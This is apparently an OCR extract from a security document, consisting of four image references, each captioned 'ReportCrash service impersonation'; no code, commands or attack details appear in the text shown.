
ReportCrash service impersonation




ReportCrash service impersonation




ReportCrash service impersonation




ReportCrash service impersonation



